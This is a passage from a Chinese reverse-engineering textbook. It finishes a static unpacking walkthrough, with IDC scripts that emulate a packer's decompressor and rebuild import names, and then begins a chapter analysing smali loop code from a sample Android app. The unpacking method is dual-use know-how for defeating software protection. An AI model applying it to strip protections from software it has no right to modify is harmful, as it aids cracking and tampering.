IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                  }
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
}
else{
EAX = EAX - 3;
EAX = EAX << 8;
EAX = EAX + Byte(MyAddr);
MyAddr++;
EAX = EAX ^ 0xffffffff;
if (EAX == 0) break;
HigtBitflat = EAX & 1;              //检查 sar eax,1 是否影响 CF 位
EAX = EAX >> 1;                     //检查结束再执行位移
EBP = EAX;
}
ECX = ECX + ECX;
if (HigtBitflat != 0) ECX++;
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                  }
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
ECX = ECX + ECX;
if (HigtBitflat != 0) ECX++;
if (ECX == 0 ){
ECX++;
HigtBitflat = 0;
//00452960 jnb short loc_452951
//0045296B jnb short loc_452951
//此处有两个跳转指向循环入口，将 00452960 处的条件反转，翻译成 if 语句。便可得到下面的循环
while (HigtBitflat == 0){
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
            MyAddr = MyAddr + 4;
                  }
```

```
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
ECX = ECX + ECX;
if (HigtBitflat != 0) ECX++;
HigtBitflat = EBX & 0x80000000;
if (HigtBitflat != 0){
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero != 0) {
EBX = EBX + EBX;
break;
}
EBX = Dword(MyAddr);
MyAddr = MyAddr + 4;
CF = 1;
HigtBitflat = EBX & 0x80000000;
                }
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
                                }
ECX = ECX + 2;
                }
//高级语言的比较为有符号数的比较，而 0045297F    jbe    short loc_452990
//是无符分数的比较。因此要先比较其最高位，模拟无符号数的比较
HigtBitflat = EBP & 0x80000000;
if (HigtBitflat !=0){
if (EBP < 0xfffffb00) CF =1;
                }
else{
CF =1;
        }
ECX ++;
ECX = ECX + CF;
CF=0;
EDX = DeCodeAddr + EBP;
if (HigtBitflat !=0){
if (EBP > -4) CF=1;
                }
//0045297F    jbe    short loc_452990 将此处分开两条路线，
//以 jmp    loc_4528DE 重新汇合。这里同样使用 if...else 语句
if (CF==1){
CF=0;
while (ECX !=0){
PatchByte(DeCodeAddr,Byte(EDX));
EDX ++;
DeCodeAddr ++;
ECX --;
            }
            }
```

```
else{
while(Counter != 1){
PatchDword(DeCodeAddr,Dword(EDX));
EDX = EDX + 4;
DeCodeAddr = DeCodeAddr + 4;
if (ECX <= 4){
ECX= ECX -4;
break;
}
ECX = ECX - 4;
}
DeCodeAddr = DeCodeAddr + ECX;
        }
//反汇编代码的循环入口（4528DE）与转换的循环入口不同（4528E9）
//跟开始的时候一样，入口之前的代码放到循环外面
IsNotZero = EBX & 0x7FFFFFFF;
if (IsNotZero == 0){
        CF=1;
        EBX = Dword(MyAddr);
              MyAddr = MyAddr + 4;
                        }
HigtBitflat = EBX & 0x80000000;
EBX = EBX + EBX;
EBX = EBX + CF;
CF = 0;
                                }
                }
```

到此为止，已经成功地将 004528D0 到 004529A1 处的代码转换成 C 代码。在完成如此复杂的代码还原之后，004529A6 到 004529D8 处的反汇编代码会更容易完成。里面的代码也很好理解，将符合 E8 01 和 E9 01 的机械码解密。位移指令可以通过借用程序中一个闲置的 Dword，使用 IDC 提供的 Patch 系列指令来模拟，详见 Patch6.idc。在完成最后的解密代码后，便是 IAT 的修复了。现在看下面的代码。

```
004529DA lea edi, [esi+50000h]
004529E0 loc_4529E0:
004529E0 mov eax, [edi]
004529E2 or eax, eax
004529E4 jz short loc_452A22
004529E4
004529E6 mov ebx, [edi+4]
004529E9 lea eax, [eax+esi+549B0h]
004529F0 add ebx, esi
004529F2 push eax
004529F3 add edi, 8
004529F6 call dword ptr [esi+54A3Ch]
004529FC xchg eax, ebp
004529FD loc_4529FD:
004529FD mov al, [edi]
004529FF inc edi
00452A00 or al, al
00452A02 jz short loc_4529E0
00452A02
```

```
00452A04 mov ecx, edi
00452A06 push edi
00452A07 dec eax
00452A08 repne scasb
00452A0A push ebp
00452A0B call dword ptr [esi+54A40h]
00452A11 or eax, eax
00452A13 jz short loc_452A1C
00452A13
00452A15 mov [ebx], eax
00452A17 add ebx, 4
00452A1A jmp short loc_4529FD
```

在分析该处代码之前需要先把 ESI 的值计算出来，右击 ESI，设置以高亮显示该寄存器。然后向上滚动反汇编窗口后会发现从“004529A6 pop esi”位置开始，ESI 便没有被修改过，而此位置对应于：

```
seg005:0046206F mov esi, offset unk_447000
seg005:00462074 lea edi, [esi-46000h]
seg005:0046207A push edi
```

由此可见，通过 ESI=0x401000 很容易计算出 004529F6 和 00452A0B 处 CALL 的地址分别为 455A3Ch 和 455A40h。跳转到该地址后的效果如图 14-12 所示。

```
00455A3C ; HMODULE __stdcall LoadLibraryA(LPCSTR lpLibFileName)
00455A3C                 extrn LoadLibraryA:dword
00455A40 ; FARPROC __stdcall GetProcAddress(HMODULE hModule,LPCSTR lpProcName)
00455A40                 extrn GetProcAddress:dword
```

图 14-12　跳转地址

非常明显，这里便是壳填充 IAT 的地方。那么在“004529DA lea edi, [esi+50000h]”中，EDI 便是保存 API 名字的数据表。只需要 API 的名字为相关 IAT 地址重命名便能分析了，在 00452A0B 处调用 GetProcAddress 跟踪它的参数 lpProcName (00452A06 push edi)，以及其返回值（00452A15 mov [ebx], eax），当然这里的跟踪既可以使用手动确认方式，也可以通过与调试器配合快速得出结果。可以很容易地得出下面的脚本。

```
#include "idc.idc"

static main() {
    auto ESI,EDI,EAX,EBX,Counter,cBuffer,BufLen,straa;

ESI = 0x447000 - 0x46000;
EDI = ESI + 0x50000;
Counter = MaxEA() - MinEA();
MakeUnknown(MinEA(),Counter,1);         //将整个程序标记未分析
AnalyzeArea (MinEA(),MaxEA());          //分析整个程序
Counter = 0;
while (Counter != 1){
EAX = Dword(EDI);
if (EAX == 0) break;
EBX = Dword(EDI+4);
EBX = EBX + ESI;
EDI = EDI + 8;
while (Counter != 1){
EAX = Byte(EDI);
EDI++;
```

```
if (EAX == 0) break;
cBuffer = GetString(EDI,-1,ASCSTR_C);
straa = cBuffer + "_";      //IDA 不允许重复命名，加上“_”避免重复
MakeNameEx(EBX,straa,SN_AUTO);
EBX = EBX + 4;
EDI = EDI + strlen(cBuffer);
EDI++;
                    }
                    }
}
```

在解密后必须将整个程序标记为未分析,并重新分析,然后才能进行重命名操作。程序的 OEP 如图 14-13 所示。

```
push    0               ; lpModuleName
call    j_GetModuleHandleA_

mov     hInstance, eax
call    j_InitCommonControls_

push    0               ; dwInitParam
push    offset loc_413D84 ; lpDialogFunc
push    0               ; hWndParent
push    65h             ; lpTemplateName
push    hInstance       ; hInstance
call    j_DialogBoxParamA_

push    0               ; uExitCode
call    j_ExitProcess_
```

图 14-13　程序的 OEP

到此为止，整个静态脱壳过程全部讲解完毕。从这个例子也可以知道，对于掌握反汇编器的读者来说，除非反调试机制与解密 KEY 关联，否则根本就没有强度可言。

第 15 章　反编译实战——Smali 文件分析

本书前面的内容已经详细讲解了反编译 Android APK 文件的具体过程，并讲解了 Smali 文件的基本知识。Smali 文件是反编译 APK 文件的产物之一，本章将通过具体实例的实现过程详细分析 Smali 文件的基本知识，为读者学习本书后面的知识打下基础。

15.1　分析循环语句

知识点讲解：光盘:视频\知识点\第 15 章\分析循环语句.avi

题目	目的	源码路径
实例 15-1	反编译实战	光盘:\daima\15\xunhuan

15.1.1　创建 Android 工程

（1）打开 Eclipse，新建一个 Android 4.4 项目工程，工程命名为 xunhuan，目录结构如图 15-1 所示。

（2）使用 Eclipse 工具进行编译签名操作，获取 APK 文件，如图 15-2 所示。



图 15-1　Android 工程的目录结构




图 15-2　获取 APK 文件

（3）使用工具对获取的 APK 文件进行反编译工作，将反编译后获取的文件保存在“反编译后的”目录中，如图 15-3 所示。

名称	修改日期	类型	大小
res	2014/2/23 17:24	文件夹	
smali	2014/2/23 17:24	文件夹	
.project	2012/11/12 19:35	PROJECT 文件	1 KB
AndroidManifest.xml	2012/11/12 19:34	XML 文档	1 KB
apktool.yml	2012/11/12 19:34	YML 文件	1 KB

图 15-3 “反编译后的”目录

15.1.2 分析 Smali 文件中的循环语句

在 Android 应用程序中，经常使用循环语句来实现项目功能，其中最为常见的循环结构有 for 循环、迭代器循环、while 循环和 do while 循环。在编写 Android 程序迭代器循环代码时，常用的格式如下所示。

```
Iterator<对象> <对象名> = <方法返回一个对象列表>;
for (<对象> <对象名> : <对象列表>) {
[处理单个对象的代码体]
}
```

在上述格式中，在关键字 for 中将对象名与对象列表用冒号“:”隔开，然后在循环体中直接访问单个对象。因为这种方式的代码简单，可读性好，所以在实际的编程过程中使用颇多。

也可以是下面的格式：

```
Iterator<对象> <迭代器> = <方法返回一个迭代器>;
while (<迭代器>.hasNext()) {
 <对象> <对象名> = <迭代器>.next();
[处理单个对象的代码体]
}
```

在上述方式中，首先使用手动的方式获取一个迭代器，然后在循环中调用迭代器中的方法 hasNext()检测是否为空，最后在代码循环体中调用其 next()方法来遍历迭代器。

打开反编译本实例 APK 后获取的目录，然后找到 smali/com/guan/xunhuan 目录下的文件 MainActivity.smali，具体代码如下所示。

```
.class public Lcom/guan/xunhuan/MainActivity;
.super Landroid/app/Activity;
.source "MainActivity.java"


# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 17
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method
```

```
.method private dowhilexunhuan()V
    .locals 7

    .prologue
    .line 78
    const-string v5, "activity"

    invoke-virtual {p0, v5}, Lcom/guan/xunhuan/MainActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

    move-result-object v0

    check-cast v0, Landroid/app/ActivityManager;

    .line 79
    .local v0, activityManager:Landroid/app/ActivityManager;
    const/16 v5, 0x64

    invoke-virtual {v0, v5}, Landroid/app/ActivityManager;->getRunningServices(I)Ljava/util/List;

    move-result-object v4

    .line 80
    .local v4, serviceInfos:Ljava/util/List;,"Ljava/util/List<Landroid/app/ActivityManager$RunningServiceInfo;>;"
    new-instance v3, Ljava/lang/StringBuilder;

    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

    .line 81
    .local v3, sb:Ljava/lang/StringBuilder;
    invoke-interface {v4}, Ljava/util/List;->iterator()Ljava/util/Iterator;

    move-result-object v2

    .line 83
    .local v2, iterator:Ljava/util/Iterator;,"Ljava/util/Iterator<Landroid/app/ActivityManager$RunningServiceInfo;>;"
    :cond_0
    invoke-interface {v2}, Ljava/util/Iterator;->next()Ljava/lang/Object;

    move-result-object v1

    check-cast v1, Landroid/app/ActivityManager$RunningServiceInfo;

    .line 84
    .local v1, info:Landroid/app/ActivityManager$RunningServiceInfo;
    new-instance v5, Ljava/lang/StringBuilder;

    invoke-virtual {v1}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v6

    invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;
```

```
    move-result-object v6

    invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    const/16 v6, 0xa

    invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/lang/StringBuilder;

    move-result-object v5

    invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v5

    invoke-virtual {v3, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 85
    invoke-interface {v2}, Ljava/util/Iterator;->hasNext()Z

    move-result v5

    if-nez v5, :cond_0

    .line 86
    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v5

    const/4 v6, 0x0

    invoke-static {p0, v5, v6}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I) Landroid/widget/Toast;

    move-result-object v5

    invoke-virtual {v5}, Landroid/widget/Toast;->show()V

    .line 87
    return-void
.end method

.method private forxunhuan()V
    .locals 8

    .prologue
    .line 47
    invoke-virtual {p0}, Lcom/guan/xunhuan/MainActivity;->getApplicationContext()Landroid/content/Context;

    move-result-object v6
```



```
invoke-virtual {v6}, Landroid/content/Context;->getPackageManager()Landroid/content/pm/PackageManager;

move-result-object v3

.line 49
.local v3, pm:Landroid/content/pm/PackageManager;
const/16 v6, 0x2000

.line 48
invoke-virtual {v3, v6}, Landroid/content/pm/PackageManager;->getInstalledApplications(I)Ljava/util/List;

move-result-object v0

.line 50
.local v0, appInfos:Ljava/util/List;,"Ljava/util/List<Landroid/content/pm/ApplicationInfo;>;"
invoke-interface {v0}, Ljava/util/List;->size()I

move-result v5

.line 51
.local v5, size:I
new-instance v4, Ljava/lang/StringBuilder;

invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V

.line 52
.local v4, sb:Ljava/lang/StringBuilder;
const/4 v1, 0x0

.local v1, i:I
:goto_0
if-lt v1, v5, :cond_0

.line 56
invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v6

const/4 v7, 0x0

invoke-static {p0, v6, v7}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

move-result-object v6

invoke-virtual {v6}, Landroid/widget/Toast;->show()V

.line 57
return-void

.line 53
```

```
    :cond_0
    invoke-interface {v0, v1}, Ljava/util/List;->get(I)Ljava/lang/Object;

    move-result-object v2

    check-cast v2, Landroid/content/pm/ApplicationInfo;

    .line 54
    .local v2, info:Landroid/content/pm/ApplicationInfo;
    new-instance v6, Ljava/lang/StringBuilder;

    iget-object v7, v2, Landroid/content/pm/ApplicationInfo;->packageName:Ljava/lang/String;

    invoke-static {v7}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;

    move-result-object v7

    invoke-direct {v6, v7}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    const/16 v7, 0xa

    invoke-virtual {v6, v7}, Ljava/lang/StringBuilder;->append(C)Ljava/lang/StringBuilder;

    move-result-object v6

    invoke-virtual {v6}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v6

    invoke-virtual {v4, v6}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    .line 52
    add-int/lit8 v1, v1, 0x1

    goto :goto_0
.end method

.method private iterator()V
    .locals 7

    .prologue
    .line 34
    const-string v4, "activity"

    invoke-virtual {p0, v4}, Lcom/guan/xunhuan/MainActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

    move-result-object v0

    check-cast v0, Landroid/app/ActivityManager;

    .line 35
```

```
    .local v0, activityManager:Landroid/app/ActivityManager;
    invoke-virtual {v0}, Landroid/app/ActivityManager;->getRunningAppProcesses()Ljava/util/List;

    move-result-object v2

    .line 36
    .local v2, psInfos:Ljava/util/List;,"Ljava/util/List<Landroid/app/ActivityManager$RunningAppProcessInfo;>;"
    new-instance v3, Ljava/lang/StringBuilder;

    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V

    .line 37
    .local v3, sb:Ljava/lang/StringBuilder;
    invoke-interface {v2}, Ljava/util/List;->iterator()Ljava/util/Iterator;

    move-result-object v4

    :goto_0
    invoke-interface {v4}, Ljava/util/Iterator;->hasNext()Z

    move-result v5

    if-nez v5, :cond_0

    .line 40
    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v4

    const/4 v5, 0x0

    invoke-static  {p0,  v4,  v5},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v4

    invoke-virtual {v4}, Landroid/widget/Toast;->show()V

    .line 41
    return-void

    .line 37
    :cond_0
    invoke-interface {v4}, Ljava/util/Iterator;->next()Ljava/lang/Object;

    move-result-object v1

    check-cast v1, Landroid/app/ActivityManager$RunningAppProcessInfo;

    .line 38
    .local v1, info:Landroid/app/ActivityManager$RunningAppProcessInfo;
```

```
    new-instance v5, Ljava/lang/StringBuilder;

    iget-object v6, v1, Landroid/app/ActivityManager$RunningAppProcessInfo;->processName:Ljava/lang/String;

    invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;

    move-result-object v6

    invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    const/16 v6, 0xa

    invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/lang/StringBuilder;

    move-result-object v5

    invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v5

    invoke-virtual {v3, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    goto :goto_0
.end method

.method private whilexunhuan()V
    .locals 7

    .prologue
    .line 63
    const-string v5, "activity"

    invoke-virtual {p0, v5}, Lcom/guan/xunhuan/MainActivity;->getSystemService(Ljava/lang/String;)Ljava/lang/Object;

    move-result-object v0

    check-cast v0, Landroid/app/ActivityManager;

    .line 64
    .local v0, activityManager:Landroid/app/ActivityManager;
    const/16 v5, 0x64

    invoke-virtual {v0, v5}, Landroid/app/ActivityManager;->getRunningTasks(I)Ljava/util/List;

    move-result-object v4

    .line 65
    .local v4, taskInfos:Ljava/util/List;,"Ljava/util/List<Landroid/app/ActivityManager$RunningTaskInfo;>;"
    new-instance v3, Ljava/lang/StringBuilder;

    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V
```



```
    .line 66
    .local v3, sb:Ljava/lang/StringBuilder;
    invoke-interface {v4}, Ljava/util/List;->iterator()Ljava/util/Iterator;

    move-result-object v2

    .line 67
    .local v2, iterator:Ljava/util/Iterator;,"Ljava/util/Iterator<Landroid/app/ActivityManager$RunningTaskInfo;>;"
    :goto_0
    invoke-interface {v2}, Ljava/util/Iterator;->hasNext()Z

    move-result v5

    if-nez v5, :cond_0

    .line 71
    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v5

    const/4 v6, 0x0

    invoke-static {p0, v5, v6}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/Char
Sequence;I)Landroid/widget/Toast;

    move-result-object v5

    invoke-virtual {v5}, Landroid/widget/Toast;->show()V

    .line 72
    return-void

    .line 68
    :cond_0
    invoke-interface {v2}, Ljava/util/Iterator;->next()Ljava/lang/Object;

    move-result-object v1

    check-cast v1, Landroid/app/ActivityManager$RunningTaskInfo;

    .line 69
    .local v1, info:Landroid/app/ActivityManager$RunningTaskInfo;
    new-instance v5, Ljava/lang/StringBuilder;

    invoke-virtual {v1}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v6

    invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)Ljava/lang/String;
```

```
        move-result-object v6

        invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

        const/16 v6, 0xa

        invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/lang/StringBuilder;

        move-result-object v5

        invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object v5

        invoke-virtual {v3, v5}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

        goto :goto_0
.end method


# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
        .locals 1
        .parameter "savedInstanceState"

        .prologue
        .line 21
        invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

        .line 22
        const/high16 v0, 0x7f03

        invoke-virtual {p0, v0}, Lcom/guan/xunhuan/MainActivity;->setContentView(I)V

        .line 24
        invoke-direct {p0}, Lcom/guan/xunhuan/MainActivity;->iterator()V

        .line 25
        invoke-direct {p0}, Lcom/guan/xunhuan/MainActivity;->forxunhuan()V

        .line 26
        invoke-direct {p0}, Lcom/guan/xunhuan/MainActivity;->whilexunhuan()V

        .line 27
        invoke-direct {p0}, Lcom/guan/xunhuan/MainActivity;->dowhilexunhuan()V

        .line 28
        return-void
.end method

.method public onCreateOptionsMenu(Landroid/view/Menu;)Z
```



```
    .locals 2
    .parameter "menu"

    .prologue
    .line 91
    invoke-virtual {p0}, Lcom/guan/xunhuan/MainActivity;->getMenuInflater()Landroid/view/MenuInflater;

    move-result-object v0

    const/high16 v1, 0x7f07

    invoke-virtual {v0, v1, p1}, Landroid/view/MenuInflater;->inflate(ILandroid/view/Menu;)V

    .line 92
    const/4 v0, 0x1

    return v0
.end method
```

其中对方法 iterator()的具体分析如下所示。

```
.method private iterator()V
    .locals 7
    .prologue
    .line 34
    const-string v4, "activity"
    invoke-virtual {p0, v4}, Lcom/guan/xunhuan/MainActivity;->
    getSystemService
        (Ljava/lang/String;)Ljava/lang/Object;   #获取 ActivityManager
    move-result-object v0
    check-cast v0, Landroid/app/ActivityManager;
    .line 35
    .local v0, activityManager:Landroid/app/ActivityManager;
    invoke-virtual {v0}, Landroid/app/ActivityManager;->getRunningAppProcesses()
    Ljava/util/List;
    move-result-object v2      #正在运行的进程列表
    .line 36
    .local v2, psInfos:Ljava/util/List;,
    "Ljava/util/List<Landroid/app/ActivityManager$RunningAppProcessInfo;>;"
    new-instance v3, Ljava/lang/StringBuilder;   #新建一个 StringBuilder 对象
    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V   #调用 StringBuilder 构造函数
    .line 37
    .local v3, sb:Ljava/lang/StringBuilder;
    invoke-interface {v2}, Ljava/util/List;->iterator()Ljava/util/Iterator;
    #获取进程列表的迭代器
    move-result-object v4
    :goto_0 #迭代循环开始
    invoke-interface {v4}, Ljava/util/Iterator;->hasNext()Z #开始迭代
    move-result v5
    if-nez v5, :cond_0   #如果迭代器不为空就跳走
    .line 40
    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
    String;
```

```
    move-result-object v4   #StringBuilder 转为字符串
    const/4 v5, 0x0
    invoke-static {p0, v4, v5}, Landroid/widget/Toast;->makeText
         (Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/
         widget/Toast;
    move-result-object v4
    invoke-virtual {v4}, Landroid/widget/Toast;->show()V #弹出 StringBuilder 的内容
    .line 41
    return-void   #方法返回
    .line 37
    :cond_0
    invoke-interface {v4}, Ljava/util/Iterator;->next()Ljava/lang/Object;
    #循环获取每一项
    move-result-object v1
    check-cast v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
    .line 38
    .local v1, info:Landroid/app/ActivityManager$RunningAppProcessInfo;
    new-instance v5, Ljava/lang/StringBuilder;   #新建一个临时的 StringBuilder
    iget-object v6, v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
        ->processName:Ljava/lang/String;      #获取进程的进程名
    invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
    Ljava/lang/String;
    move-result-object v6
    invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
    String;)V
    const/16 v6, 0xa #换行符
    invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/
    lang/StringBuilder;
    move-result-object v5 #组合进程名与换行符
    invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
    String;
    move-result-object v5
    invoke-virtual {v3, v5}, Ljava/lang/StringBuilder; #将组合后的字符串添加到 StringBuilder 末尾
        ->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    goto :goto_0   #跳转到循环开始处
.end method
```

上述代码的功能是获取正在运行的进程列表，并使用 Toast 提示弹出所有的进程名，具体说明如下所示。

- 使用类ActivityManager中的方法getRunningAppProcesses()获取正在运行的进程列表功能，此方法会返回一个List< RunningAppProcessInfo> 对象。
- 调用了List中的方法iterator()获取进程列表的迭代器，从标号 goto_0 开始进入迭代循环。
- 在循环中先调用迭代器方法hasNext()检测迭代器是否为空，如果迭代器为空则调用Toast提示弹出所有进程信息。如果不为空则说明迭代器中的内容还没有取完，此时需要调用迭代器中的方法next()获取单个RunningAppProcessInfo对象。
- 新建一个临时的 StringBuilder，将“进程名和换行符”组合添加到循环开始前创建的StringBuilder 中。
- 最后调用goto语句跳转到循环体的开始处。

通过上述代码可知，迭代器循环会调用迭代器方法 hasNext()来检测是否满足循环条件。通过在迭代器循环中调用迭代器方法 next()的方式可以获取单个具体对象。在循环中可以使用指令 goto 来控制代码的运作流程。在整个循环中展开，for 形式的迭代器循环后就会变为 while 形式的迭代器循环。

继续分析文件 MainActivity.smali，传统 for 循环方法 forXunhuan()的实现代码如下所示。

```
.method private forXunhuan()V
    .locals 8
    .prologue
    .line 47
    invoke-virtual {p0}, Lcom/guan/xunhuan/MainActivity;-
        >getApplicationContext()Landroid/content/Context;
    move-result-object v6
    invoke-virtual {v6}, Landroid/content/Context;      #获取 PackageManager
        ->getPackageManager()Landroid/content/pm/PackageManager;
    move-result-object v3
    .line 49
